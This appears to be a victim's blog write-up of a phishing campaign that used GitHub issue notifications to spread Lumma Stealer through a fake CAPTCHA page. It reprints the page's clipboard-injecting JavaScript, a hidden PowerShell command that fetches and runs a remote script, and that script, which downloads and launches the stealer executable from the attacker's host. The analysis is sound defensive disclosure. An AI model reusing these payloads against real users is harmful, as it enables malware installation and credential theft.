It appears that threat actors have been abusing GitHub’s “issues” functionality to mass-send emails to repository owners in order to spread samples of Lumma information stealer.
I have been personally a victim of this attempt, and this post is about sharing how the campaign delivered the message and what I’ve found.
## The Email
I received the following email on Sep 19, 2024, 12:12 AM (GMT+2):


The email has been sent by the threat actor by creating an “Issue” instance on (my) GitHub repository using their arbitrary “_hcheBlseacampbgell_” account. The issue was then deleted right after, once the email was received by me.
It is possible to observe this from the following picture:
## The malicious website
The _github-scanner[.]com_ link initially presents no arguments and seems to point to its domain only. Upon visiting the page, a curious CAPTCHA is prompted:

Anybody accustomed to CAPTCHAs will know that this one looks very suspicious. By analyzing the page’s source-code, these lines of JavaScript code are present:
```javascript
<script>
const verifyButton = document.getElementById('verifyButton');
const modalBg = document.getElementById('modalBg');
verifyButton.addEventListener('click', function() {
modalBg.style.display = 'flex';
const captchaText = "powershell.exe -w hidden -Command \"iex
(iwr 'https://github-scanner.com/download.txt').Content\" # \"✅ ''I am
not a robot - reCAPTCHA Verification ID: 93752\"";
const tmpTxtArea = document.createElement("textarea");
tmpTxtArea.value = captchaText;
document.body.appendChild(tmpTxtArea);
tmpTxtArea.select();
document.execCommand("copy");
document.body.removeChild(tmpTxtArea);
});
</script>
```
The script above is used to copy a specific text in the visitor’s clipboard once the “_I’m not a robot_” button is pressed.
In this case, the text that will be copied to our clipboard is a malicious powershell download cradle that automatically executes a script present in the attacker’s web server. **We will analyze the script later.**
Out of curiosity, let’s _actually_ play along and press the “_I’m not a robot_” button to see what the website displays.

**Interesting…** the website prompts us to execute those steps to complete the verification steps; meanwhile, the short powershell command is written to our clipboard:
```powershell
powershell.exe -w hidden -Command "iex (iwr 'https://github-scanner.com/download.txt').Content" # "✅ ''I am not a robot - reCAPTCHA Verification ID: 93752"
```
## Executing the malicious script
By “_verifying”_ that we are humans, we are running a malicious powershell script that performs the following actions automatically:
```powershell
# Start a powershell terminal in a hidden context.
powershell.exe -w hidden
# Execute a command
-Command "..."
# Download the script present in the link and execute its code
# through the Invoke-Expression cmdlet (iex).
iex (iwr 'https://github-scanner.com/download.txt').Content
```
The script to execute is fetched from the attacker’s webserver at the **_github-scanner[.]com/download.txt_** location. Let’s view the script’s contents with a few comments to understand what the malicious code does.
```powershell
# Create a WebClient class instance (common method to perform web requests)
$webClient = New-Object System.Net.WebClient
# Define the request's target URL. The script wants to download an executable.
$url1 = "https://github-scanner.com/l6E.exe"
# Define where to write the executable (%temp% directory)
$filePath1 = "$env:TEMP\SysSetup.exe"
# Download the executable and save it in the defined path (%temp%)
$webClient.DownloadFile($url1, $filePath1)
# Run the executable.
Start-Process -FilePath $env:TEMP\SysSetup.exe
```
Very simple, yet very effective.
In my experience, at the time of testing, the downloaded executable **did not trigger Windows Defender’s** signature detection, but would have most likely been stopped by behavioral analysis.

The downloaded **345.87 KB** executable is a known .NET malware sample named **Lumma Stealer**, an infamous information stealer sold to cyber-criminals as a MaaS (Malware-as-a-Service) on Russian markets for roughly **250$/mo**.
The sample can be downloaded [**here**](https://virus.exchange/samples/28695140), for research purposes. Furthermore, whoever is interested in a deeper inspection of the malware sample, [**here**](https://app.any.run/tasks/ce636404-907a-4bb0-a669-1ef5dc48417d) is a sandbox analysis of the sample through the **ANY.RUN** platform.
## The current situation
At the time of writing, roughly 18 hours after receiving the initial email, the malware is detected by 50 antivirus engines as shown on [the VirusTotal entry](https://www.virustotal.com/gui/file/d737637ee5f121d11a6f3295bf0d51b06218812b5ec04fe9ea484921e905a207/detection) for the associated executable.